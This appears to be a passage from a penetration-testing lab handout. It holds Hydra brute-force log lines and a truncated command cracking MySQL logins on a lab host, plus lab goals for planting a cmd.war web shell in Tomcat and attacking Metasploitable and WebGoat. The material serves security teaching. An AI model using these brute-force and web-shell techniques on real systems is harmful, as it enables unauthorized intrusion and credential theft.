[ATTEMPT] target 10.2.1.1 - login "root" - pass "sait" - 5 of 70 [child 3]

[ATTEMPT] target 10.2.1.1 - login "root" - pass "administrator" - 6 of 70 [child 2]

[3306][mysql] host: 10.2.1.1 login: root password:

10.2.1.1 - login "msfadmin" - pass "msfadmin" - 21 of 70 [child 0]

[ATTEMPT] target 10.2.1.1 - login "msfadmin" - pass "renato" - 22 of 70 [child 1]

[ATTEMPT] target 10.2.1.1 - login "msfadmin" - pass "mysql" - 23 of 70 [child 2]

[ATTEMPT] target 10.2.1.1 - login "msfadmin" - pass "password" - 24 of 70 [child 3]

[ATTEMPT] target 10.2.1.1 - login "msfadmin" - pass "password!" - 25 of 70 [child 0]

[ATTEMPT] target 10.2.1.1 - login "msfadmin" - pass "Password!" - 26 of 70 [child 1]

[ATTEMPT] target 10.2.1.1 - login "msfadmin" - pass "Password123!" - 27 of 70 [child 2]


Buttons: Start, Stop, Save Output, Clear Output

Command: hydra -V -L /pentest/passwords/users.txt -P /pentest/passwords/mysql.t...

LAB 1: Exploiting Tomcat

Goal: inject the cmd.war file into the Tomcat configuration on the servers that you found with the default configuration. Create a new user called sait230 and see if you can use the same commands that you use on the console, example: ls, id, cd, lsof, ps, top;


- **Attack machine:** Samurai
- **Target machines:** metasploitable and tomcat-apache.



LAB 2: Exploiting WebGoat

Goal: Find the password in the HTML code using WebGoat application.

- **Attack machine:** websecdojo
- **Target machines:** websecdojo




LAB 3: Exploiting MySQL

Goal: Guess the mysql's password.

- **Attack machine:** backtrack
- **Target machines:** metasploitable

Exploiting



Questions

